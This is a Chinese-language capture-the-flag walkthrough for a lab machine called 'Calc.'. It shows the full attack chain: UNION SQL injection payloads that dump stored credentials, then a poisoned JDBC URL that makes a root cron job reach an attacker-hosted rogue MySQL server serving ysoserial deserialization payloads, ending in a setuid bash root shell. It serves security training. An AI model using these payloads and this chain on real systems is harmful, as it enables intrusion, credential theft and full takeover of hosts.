

Calc.


靶机ID: 633

名称: Calc.

作者: kaada (QQ: 3391510372)

难度: Easy | 系统: Linux

靶机ip为192.168.56.120



漏洞遍历

端口扫描

```
└─(root@kali)-[~]
└─# nmap -A -sV -T4 -p- 192.168.56.120
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-13 23:02 EDT
Nmap scan report for 192.168.56.120 (192.168.56.120)
Host is up (0.00031s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3
(protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7
(RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d
(ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb
(ED25519)
80/tcp    open  http     Apache httpd 2.4.66 ((Debian))
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Calc. - Track Analysis
8080/tcp  open  http     Apache Tomcat (language: en)
|_http-title: Site doesn't have a title (application/json).
MAC Address: 08:00:27:C1:D6:DE (PCS Systemtechnik/Oracle
VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7
cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4),
MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
```

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP	RTT	ADDRESS
-----	-----	---------


1	0.31 ms	192.168.56.120 (192.168.56.120)
---	---------	---------------------------------

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 11.72 seconds

8080好像没什么用，像是用来重启服务的

主要查看80端口



后端是数据库，进行sql注入，整型注入点，不是字符型

4列报错，说明有3列

```
1 order by 4
```

CALC. SYSTEM

"All of answers I calculated, entailing sacrifices one by one..."

Enter Track ID to synchronize memories:

1 order by 4

Calculate Destiny

Calc DB Syntax Error: Unknown column '4' in 'order clause'

回显是第三列

```
-1 union select 1,database(),2
```

CALC. SYSTEM

"All of answers I calculated, entailing sacrifices one by one..."

Enter Track ID to synchronize memories:

-1 union select 1,database() ,2

Calculate Destiny

Track: calc_db - Lyric: 2

库名

```
-1 union select 1,2,database()
```

CALC. SYSTEM

"All of answers I calculated, entailing sacrifices one by one..."

Enter Track ID to synchronize memories:

-1 union select 1,2,database()

Calculate Destiny

Track: 2 - Lyric: calc_db

表名

```
-1 union select 1,2,group_concat(table_name) from  
information_schema.tables where table_schema=database()
```

CALC. SYSTEM

"All of answers I calculated, entailing sacrifices one by one..."

Enter Track ID to synchronize memories:

-1 union select 1,2,group_concat(table_name) from

Calculate Destiny

Track: 2 - Lyric: track_info,webapp_users,access_logs,system_config

几个表都看了一遍，webapp_users比较像存储凭证的表

CALC. SYSTEM

"All of answers I calculated, entailing sacrifices one by one..."

Enter Track ID to synchronize memories:



-1 union select 1,group_concat(column_name),3 fr

Calculate Destiny

Track: id,username,password - Lyric: 3

得到凭证 Jimmy : JimmyThumb_Calc_2010

```
-1 union select 1,2,group_concat(username) from webapp_users  
-1 union select 1,2,group_concat(password) from webapp_users
```



root提权

ls看到有个TODO.txt，看看

```
Jimmy@calc:~$ cat TODO.txt  
1. Migrate Tomcat to port 80 (Currently on 8080 via reverse proxy).  
2. Secure local database credentials (calc_user :
```

```
vocaloid_miku_01).
```

3. Fix backend_sync.jar reading system_config in cron. Do not change 700 permissions on the jar!

这应该是提示，告诉我们数据库凭证calc_user：

vocaloid_miku_01

还告诉我们有一个backend_sync.jar有定时任务访问system_config的内容，而且权限大概率不是700
直接找一下

```
find / -name backend_sync.jar
```

```
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/bpf': Permission denied
find: '/lost+found': Permission denied
/opt/backend_sync.jar
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
find: '/proc/1/task/1/ns': Permission denied
```

查看权限发现确实不是700


```
-bash-5.0$ ls -la /opt/backend_sync.jar
-rw-r--r-- 1 root root 1594850 Apr  5 09:30
/opt/backend_sync.jar
```

然后检查一下定时任务，传个pspy64上去

```
2026/04/14 02:50:01 CMD: UID=0      PID=5481   |
/usr/sbin/CRON -f
2026/04/14 02:50:01 CMD: UID=0      PID=5482   |
```

```
/usr/sbin/CRON -f
2026/04/14 02:50:01 CMD: UID=0      PID=5483   | /bin/sh -c
/usr/bin/java -jar /opt/backend_sync.jar >/dev/null 2>&1
2026/04/14 02:51:01 CMD: UID=0      PID=5496   |
/usr/sbin/CRON -f
2026/04/14 02:51:01 CMD: UID=0      PID=5497   |
/usr/sbin/CRON -f
2026/04/14 02:51:01 CMD: UID=0      PID=5498   | /bin/sh -c
/usr/bin/java -jar /opt/backend_sync.jar >/dev/null 2>&1
2026/04/14 02:52:01 CMD: UID=0      PID=5514   |
/usr/sbin/CRON -f
2026/04/14 02:52:01 CMD: UID=0      PID=5515   |
/usr/sbin/CRON -f
2026/04/14 02:52:01 CMD: UID=0      PID=5516   | /bin/sh -c
/usr/bin/java -jar /opt/backend_sync.jar >/dev/null 2>&1
```

确实每分钟运行backend_sync.jar，既然权限可读，那把它下载下来看看



主要内容在这个SyncTask.class里


```

public static void main(String[] var0) {
    try {
        String var1 = "jdbc:mysql://127.0.0.1:3306/calc_db?
useSSL=false";
        Connection var2 = DriverManager.getConnection(var1,
"calc_user", "vocaloid_miku_01");
        Statement var3 = var2.createStatement();
        ResultSet var4 = var3.executeQuery("SELECT jdbc_url
FROM system_config WHERE config_name='master_sync_node'");
        if (var4.next()) {
            String var5 = var4.getString("jdbc_url");
            Connection var6 =
DriverManager.getConnection(var5);
            var6.close();
        }

        var2.close();
    } catch (Exception var7) {
    }
}

```

先连接本地的mysql，访问system_config，再二次连接system_config里的jdbc_url

登录mysql查看system_config,发现可以修改

```
mysql -u calc_user -p'vocaloid_miku_01' -h 127.0.0.1 calc_db
```

这时候很容易想到java的反序列化漏洞，不过具体需要看mysqlConnector/J 驱动版本

这里先污染mysql

```
UPDATE system_config
SET jdbc_url = 'jdbc:mysql://192.168.56.102:3306/test?
autoDeserialize=true&statementInterceptors=com.mysql.jdbc.int
erceptors.ServerStatusDiffInterceptor'
WHERE config_name='master_sync_node';
```

- autoDeserialize=true: 开启自动反序列化
- statementInterceptors=...ServerStatusDiffInterce
ptor: 添加查询拦截器

然后使用开源工具 Rogue Mysql Server 和 ysoserial

```
git clone https://github.com/rmb122/rogue_mysql_server.git
克隆后生成配置文件和可执行脚本
cd ~/rogue_mysql_server
go build -o rogue_mysql_server .
./rogue_mysql_server -generate

ysoserial-all.jar放在rogue_mysql_server目录下
```

这里运行ysoserial-all.jar遇到了java兼容性问题，需要下载java8，但是kali不能直接apt下载java8
因此直接宿主机下载再上传到攻击机，然后修改配置文件config.yaml

```
jdbc_exploit: true
always_exploit: true
ysoserial_command:
  cc4: ["/root/jdk8u412-b08/bin/java", "-jar", "./ysoserial-
all.jar", "CommonsCollections4", 'touch /tmp/cc4']
```


```
cc7: ["/root/jdk8u412-b08/bin/java", "-jar", "./ysoserial-all.jar", "CommonsCollections7", 'touch /tmp/cc7']
```

直接rce，运行发现驱动是5.1.48，存在反序列化漏洞

```
./rogue_mysql_server
```

```
INFO[2026-04-14 02:23:03] New client from addr  
[192.168.56.120:37818] logged in with username [], database  
[test], ID [1]  
INFO[2026-04-14 02:23:03] ==== ATTRS ====  
INFO[2026-04-14 02:23:03] [_runtime_version]: [11.0.30]  
INFO[2026-04-14 02:23:03] [_client_version]: [5.1.48]  
INFO[2026-04-14 02:23:03] [_client_license]: [GPL]  
INFO[2026-04-14 02:23:03] [_runtime_vendor]: [Debian]  
INFO[2026-04-14 02:23:03] [_client_name]: [MySQL Connector  
Java]
```

并且rce成功执行，成功创建/tmp/cc7



然后修改rce内容 `chmod 4755 /bin/bash`
等待定时任务执行，成功修改权限

```
Jimmy@calc:~$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
Jimmy@calc:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
Jimmy@calc:~$ bash -p
bash-5.0# id
uid=1000(Jimmy) gid=1000(Jimmy) euid=0(root) groups=1000(Jimmy)
bash-5.0# cat /root/root.txt
flag{4a94a742554abf511c6acd51b2aff7e8}
bash-5.0#
```